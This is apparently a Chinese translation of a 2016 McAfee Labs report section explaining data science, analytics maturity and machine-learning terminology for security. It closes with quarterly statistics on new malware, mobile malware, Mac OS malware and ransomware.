数据科学是如何发展的？

典型的分析阶段是从描述性开始，然后逐渐发展为诊断性、预测性和规定性。描述性和诊断性分析解答了“发生了什么情况”和“为何发生”问题。预测性分析是基于描述性和诊断性分析，回答了“将发生什么？”的问题，而基于预测性分析的规定性分析则阐述了“由于发生了这种情况，因为我们建议这样做”。

描述性和诊断性分析可以是被动，也可以是主动。（这里是“主动（proactive）”，而不是“预测（predictive）”。）主动的优点是，一些情况已经发生并且您知道如何修复。很多时候，这种主动“决策树”可以在规定性阶段的后期使用。描述性和诊断性分析也可能只是报告。很多安全供应商采用描述性和诊断性分析，在对手攻克系统后才主动响应。

在分析的发展过程中，我们经历了分析学 1.0，在此期间，统计学家一直呆在小黑屋里，而将问题从横梁上递给他们。描述性和诊断性分析曾经盛行一时，而分析并非是业务的不可获取部分。整体而言，安全行业通常在描述性和诊断性分析方面表现极好，包括基于规则的决策树。安全供应商需要保持这样良好的做法，因为分层方法有助于提供有效安全覆盖范围。


随着连接能力的增长以及微处理器功能的发展，“Big Data”在 2010 年左右开始显现，为我们带来了分析学 2.0。数据科学家的头衔变得很受欢迎，管理各种来源的海量数据为软件架构师带来了挑战。尽管预测性和规定性分析一定可用（就像它们之前在分析学 1.0 中那样），但随着安全解决方案的发展，描述性和诊断性分析会依然盛行。

大部分安全公司都快速过渡到分析学 3.0；行业广告和著作已经在引用预测分析研究和应用。下图描述了安全行业中分析学的一般状态，表明了从分析学 1.0 到 3.0 的连续性。

分析学 3.0 将重点转移到预测性分析和规定性分析。我们预计大部分安全供应商将在 2020 年之前部署分析学 3.0。

分析学 3.0 将重心转移到预测性和规定性分析，并且这些分析学（连同描述性和诊断性）是公司开展业务的内在方式。大部分安全公司还没有达到分析学 3.0，但尚未已经重点研究恶意软件、勒索软件和邪恶机器人网络的解决方案。我们预计大部分安全供应商将在 2020 年之前部署分析学 3.0。

分析学的发展



分析学的发展，浩瀚描述性、诊断性、预测性和规定性分析的常规排列。（经 Dr. Tom Davenport 许可后使用。）

摘自 International Institute for Analytics

机器学习

机器学习是利用计算机不断自我学习的能力进行自动分析的措施。虽然机器学习可以应用于描述性和诊断性分析，但通常与预测性和规定性算法一起使用。

机器学习是利用计算机不断自我学习的能力进行自动分析的措施。虽然机器学习可以应用于描述性和诊断性分析，但通常与预测性和规定性算法一起使用。可以学习集群或分类算法并应用于传入数据；这些算法可以被视为诊断性算法。如果传入数据可以用于预测分析（例如，ARIMA：自回归积分移动平均法或 SVM：支持向量机），那么算法会随着时间来学习，以将数据分配到特定集群或类或者预测将来的值、集群或类。


分配或预测假定算法已经被教会了如何学习，这是出现的第一个挑战。就如同所有分析学一样，确立问题很重要。了解产生的结果将如何帮助解决问题；流程的变量、输入和输出；解决方案将如何推动健康业务是需要预先了解的关键内容。然后，保证所有数据都正确清理和处理将花费总共分析开发时间的大约 80%。这是一项耗时的步骤，但却是识别异常数据、不当读数以及数据行为的典型趋势的关键所在。领域专家常常低估整理和处理数据可能花费的时间。

一旦确定了问题并且数据的整理和处理都完成，我们便可以对数据进行统计性分析。这包括一些简单步骤，比如分布、标准偏差、偏斜度和峭度，因为这些在总体上将有助于确定数据发展是线性还是非线性以及是应用归一化还是变换。最后几个术语可帮助数据科学家按照一致方式来更改数据或其度量，以适合某个特定模型。数学通常非常复杂。

完成这些步骤将帮助数据科学家开发机器学习的分类和系统评估部分的模型。可用数据类型和数据科学家尝试解决的问题可帮助确定要选择的模型。这是目前为止数学科学家提出的最难的一个问题。我如何知道该选择哪个模型？简而言之，数据将帮助确定模型。但数据科学家应至少尝试 3 到 5 个模型以找到最合适的模型。此时，领域专家造成的压力通常很大，希望快速得出结论；但模型选择是满足客户需求以及确保数据在准确性、精确性、可重复性方面适合模型的重中之重。

此时，数据被限定在培训集和验证集中。培训集（大约占总数据的 80%）提供了与数据的预测关系，而验证（或“测试”）集（大约占 20%）则确保数据的强度。了解这两者之间的关系非常重要，因为如果培训模型拟合比验证模型拟合更好，则可能发生“过拟合”，一种不合理地合并数据以适合模型的方法。在此情况下，“模型拟合”可以包含分析性计算，比如 R 值、广义 R 值和均方根误差。尝试几种模型以及在这些模型中调整变量（比如变换类型）以获取最佳模型拟合，这一点很重要。

一般分析过程



分析的一般过程，描述分析发展、反复试验迭代、描述以及算法和操作的几个示例。一般分析过程行中圆形箭头表示此过程迭代并且不一定完全为线性。

与机器学习相关的术语

机器学习使用自动化工具来学习关系，特别是预测性和规定性分析。正确实施后，分析学可以在新数据到达时定期或连续学习。

Big Data 这个术语在 2010 年左右开始变得很流行，不过现在败给了新的流行词汇机器学习。机器学习使用自动化工具来学习关系，特别是预测性和规定性分析。正确实施后，分析学可以在新数据到达时定期或连续学习。最近还出现了一些与机器学习相关的其他术语。（请参见第 34 页中的表。）我们看一下其中三个：神经网络、深度学习和认知计算。

神经网络（或称为神经元网络）是一种类型的机器学习和“深度学习”算法。有很多类型的神经网络，可通过大量隐藏的层、变换和节点来模拟人脑的神经功能。通常，神经网络中可能应用了交叉验证算法，不断折叠自身，后跟对数、高斯函数或者双曲正切变换，以获得真负、真正、假负、假正类别。过去，神经网络被证实在时间和处理能力上成本相当高，但随着 CPU、图形处理器、现场可编程门控和内存技术的发展，神经网络再次被视为强大的机器学习分析工具，并且有多种变体可供选择。

神经网络被视为是一种通常与人工智能相关的深度学习算法类型，并应用于自动驾驶汽车、图像识别和文本解读和关联（利用自然语言处理）等等。复杂算法（包括集成算法，一起使用以获得结论的多种算法）是深度学习的一部分。深度学习通常包含对记忆（例如，之前发生的情况）、推理（如果这样，那么怎样）的应用，并且注重当前和预测数据。

认知（或者神经形态）计算是另一种类型的机器学习和深度学习。计算相当复杂，极大提升了积分算术。认知计算通常涉及到自我学习分析，即模仿人脑以及人类行为和推理。皮层算法（其中 n 维前反馈和后反馈分析）可被视为是神经形态计算，因为算法过程与人脑及其神经元有着类似性。

上述每种机器学习应用都必须考虑几种要素：

- 将在哪里采集和计算数据。
- 需要哪些原始数据，是否可以应用采样。
- 带宽成本以及对客户的时间、金钱和资源（包括人员、硬件和软件）。
- 将进行定期或（首选）连续学习的地方。
- 将在什么地方，以什么方式以及何时存储数据。
- 模型由于客户流程、元数据或治理策略变化而必须重新计算的频率。

了解基本术语

期限	定义
机器学习	随着时间学习的自动分析。通常应用于更复杂（预测性或规定性）算法。
神经网络	松散地基于人脑的神经结构，将层与算术变换和先前数据结合使用，以学习良好和错误的数据。
深度学习	通常与人工智能 (AI)（比如自动驾驶汽车、图像识别和自然语言处理）相关联的算法。通常使用神经网络和其他复杂算法。记忆、推理和关注是关键属性。
认知计算	通常是应用复杂算法的集合以模拟人脑处理的自我学习系统。

分析学和机器学习的谬论

分析学和机器学习无法解决所有问题。务必让每个人知道，机器学习算法的开发通常要耗费时间和协调努力。维护机器学习算法也是如此，并且对算法定期进行开发后复审是机器学习分析长期成功的关键。

我们来看一下关于分析学和机器学习的一些认知误区。（请参阅下面的两张图片。）

我们已经注意到一些关于分析学的认知误区，但只得再次强调。切忌，分析无法快速完成，也不能使用一个模型就能完成。需要花费时间来整理、处理和选择三到五个模型以确定您是否选择了正确的模型（客户用例的验证）并正确设计了模型（验证算术和模型拟合是否正确）。

分析学并不总是我们所渴望的万能药。虽然很多物流难题可以通过分析来解决，但很多其他问题则不能。切记一句格言“谎言有三种：谎言、该死的谎言和统计数字”；模型通常是好的，但不会解决问题，因为没有确定正确的特征（统计学上重要的变量）。就这一点，保证数据科学家对统计学有个初步了解。如果分析人员说“x 和 y 有关”，请问问使用了哪个关联系数以及数据是否规范。有些时候，答案可能让你吃惊，数据科学家可能需要钻研一下基本的统计学知识。

关于分析学的谬论

谬论	事实
可以快速完成。	确定问题以及清理/准备数据需要花费时间和获得洞察力。
分析学将解决您的所有问题。	分析学可能无法解决后勤问题或者管理不善
分析学的结果总是正确的。	请参阅 Nate Silver 的文章“Signal and the Noise: Why So Many Predictions Fail and Some Don't”（信号与噪声：为何众多预测失败而某些没有失败）。
不必了解统计学即可进行分析。	统计学敏锐感是正确设置和解释数据的关键。
整理和准备要分析的数据是简单任务。有些时候，你甚至不用做什么！	异常数据和可疑数据可能导致您的结果出现偏差。
分析工具可疑自动完成分析，因此您不必了解数学。	很多工具都对应用的算法做了假设。首先学习数学。

如果数学科学家不了解自动化背后的远离，特别是算术及其限制，那么不应该盲目使用自动化工具（例如，JMP、RapidMiner、Hadoop 或 Spark）。数据科学家面临的挑战！

机器学习的谬论

谬论	事实
机器学习完全不需要人为干预。	在长期内，必须仍要由人来准备、整理、建模和评估数据集。
机器学些可在任何情况下，通过任何数据产生结果。	非结构化数据非常棘手，且可能导致不精确性。
机器学习在所有情况下可伸缩。	有些时候机器学习算法更适合于大型数据集。
机器学习是“即插即用”的。	有很多机器学习算法需要培训，并且每个模型必须经过验证。选择正确的数据集和模型需要洞察力和时间。
机器学习总是具有预测性。	有些机器学习算法只是阐述，而不进行预测。
机器学习可以防黑客。	如果我们可以构建，黑客便可以构建更好的。连续学习和复杂算法有帮助！

因为一般分析存在谬论，所以机器学习也是如此。机器学习并非一劳永逸的方法，像分析一样，在自动化之前也需要相同的整理、处理和模型构建。模型并非总是能够从小数据扩展到 Big Data；小数据的分布可能不规范，而 Big Data 的分布可能规范，不同的数据规模需要不同模型。在下一个有挑战的难题出现时，机器学习也会实施并且孤立无援；而流程变化、特征差异或者数据完整性（重新引导、新连接等等）可能影响机器学习算法的准确性。因此，无必要进行生产后分析评审，以确保模型仍在正确学习并且数据的入口和出口恰当。

安全数据科学、分析和机器学习的未来预期

每个行业都可以应用分析和机器学习来解决问题：挑战在于正确且重复性解决问题。例如，在安全行业，产品应具有极高的准确性以保护用户并确保任何误报和漏报不会妨碍业务或客户。支持产品的数据科学家学识丰富，并且竭力进行优化。这种优化不仅是以建模和机器学习应用的方式，而且还要以任何支持硬件的方式。Intel Integrated Performance Primitives、Math Kernel Library 和 Data Analytics Acceleration Library 是重要的构建块，涵盖了用于优化硬件和软件的数据分析的所有阶段。

通过云支持的端点检测和管理可最大限度利用机器学习和预测算法。

通过云支持的端点检测和管理可最大限度利用机器学习和预测算法，并且最大程度考虑用户的带宽限制。考虑例程数据模型更新和前沿的分析应用。例如，抵御勒索软件（自 2015 年 1 月以来增加了 200%）现在是安全技术开发的前沿，采用了认知计算和新型人工智能方法，可以立即部署。

理解分析和机器学习的基本知识以及数据科学家如何帮助理解业务风险和增加业务的总体健康程度（比如投资收益、客户满意度、增长、速度等等）。通过大量数据科学资源和创新研究来确定解决方案，有多种满足当今和未来业务需求的安全选项可供选择。虽然这是一个速成课程，但在学习数据科学方面有前瞻性。通过精确分析和优化的硬件来选择最佳安全解决方案，以检测和阻止日益增加的复杂威胁。

威胁统计信息


恶意软件

Web 威胁

分享反馈意见


恶意软件

新恶意软件连续四个季度增加。第 2 季度中新恶意软件样本的数量是有记录以来第二高。



资料来源：McAfee Labs，2016 年。

McAfee Labs 恶意软件库中样本的数量现在总共超过了 6 亿个。该库比去年增长了 32%。




资料来源：McAfee Labs，2016 年。

分享本报告

新的手机恶意软件样本数量在第 2 季度创造了新纪录。


新移动恶意软件



资料来源：McAfee Labs，2016 年。

手机恶意软件总数比去年增长了 151%。


移动恶意软件总计



资料来源：McAfee Labs，2016 年。


分享本报告

2016 年第二季度的区域移动恶意软件感染率
（即移动客户报告的检测百分比）



资料来源：McAfee Labs，2016 年。


全球移动恶意软件感染率
（即报告感染的移动客户报百分比）



资料来源：McAfee Labs，2016 年。


新的 Mac OS 恶意软件这个季度下降了 70%，因为单个广告软件系列 OSX.Trojan.Gen 的活动减少。

新 Mac OS 恶意软件



资料来源：McAfee Labs，2016 年。

新 Mac OS 恶意软件总计




资料来源：McAfee Labs，2016 年。

分享本报告

新勒索软件样本的增长继续加速。新的恶意软件样本数量在第 2 季度创造了新纪录。


新勒索软件



资料来源：McAfee Labs，2016 年。

勒索软件总数比去年增长了 128%。

勒索软件总计




资料来源：McAfee Labs，2016 年。

分享本报告

